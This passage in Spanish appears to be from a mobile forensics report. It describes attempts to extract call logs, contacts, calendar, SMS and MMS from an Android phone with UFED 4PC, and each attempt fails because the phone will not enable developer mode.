
A continuación, se intenta con el tipo de extracción Lógica Avanzada, a continuación, los resultados.




El asistente solicitará la carpeta donde guardará la información de la extracción lógica.





El asistente continua e informa que tratará de acceder los datos mediante el cable USB conectado al adaptador del UFED. En este proceso se indica tener habilitado el modo desarrollador en el teléfono, esto es importante ya que de no hacerse NO ES POSIBLE TRANSFERIR DATOS por medio del cable USB.






Se intenta habilitar estas opciones en el teléfono, y se muestra a continuación el resultado.

Los pasos son los siguientes: debe de ir a Configuraciones>Acerca del Teléfono>Información del Software>Número de Versión. Presionar varias veces (7) para habilitar el modo desarrollador.






Observamos lo siguiente: El teléfono **NO PERMITE HABILITAR EL MODO DESARROLLADOR**, lo que indica que existe una configuración de seguridad basada en una buena práctica que impide hacerlo, **si quisiéramos forzar habilitar el modo desarrollador tendremos que resetear el teléfono de fábrica y esto borra los datos y no tendría caso hacer una extracción forense.**


**Nota:** de haberse habilitado esta característica esta aparecería debajo de "Acerca del teléfono"

https://www.youtube.com/watch?v=Qcl2QDkHYIY


Sin embargo, aún con esta restricción procederemos a intentar la extracción forense.

A continuación, se muestran los resultados.

Seleccionamos la opción de extracción lógica avanzada.





Continuamos y observamos los mensajes siguientes:





Seleccionamos que estamos de acuerdo (Allow).

Con esto, observamos que UFED 4PC nos indica que tratará de extraer los siguientes elementos:


- Registro de llamadas
- Localidades
- Contactos
- SMS
- Calendarios
- Fotos entre otros datos





Aparece una advertencia que será necesario reiniciar el teléfono, procedemos a continuar.




Debido a que el teléfono no pudo ser habilitado el modo desarrollador, la extracción de información no es posible en esta etapa, intentaremos con los elementos siguientes.





Debido a que el teléfono no pudo ser habilitado el modo desarrollador la extracción de información de la agenda de contactos no es posible en esta etapa, intentaremos con los elementos siguientes.





Debido a que el teléfono no pudo ser habilitado el modo desarrollador la extracción de información del calendario, intentaremos con los elementos siguientes.




Debido a que el teléfono no pudo ser habilitado el modo desarrollador la extracción de información de los mensajes SMS no es posible, intentaremos con los elementos siguientes.





Debido a que el teléfono no pudo ser habilitado el modo desarrollador la extracción de información de los mensajes MMS no es posible, intentaremos con los elementos siguientes.




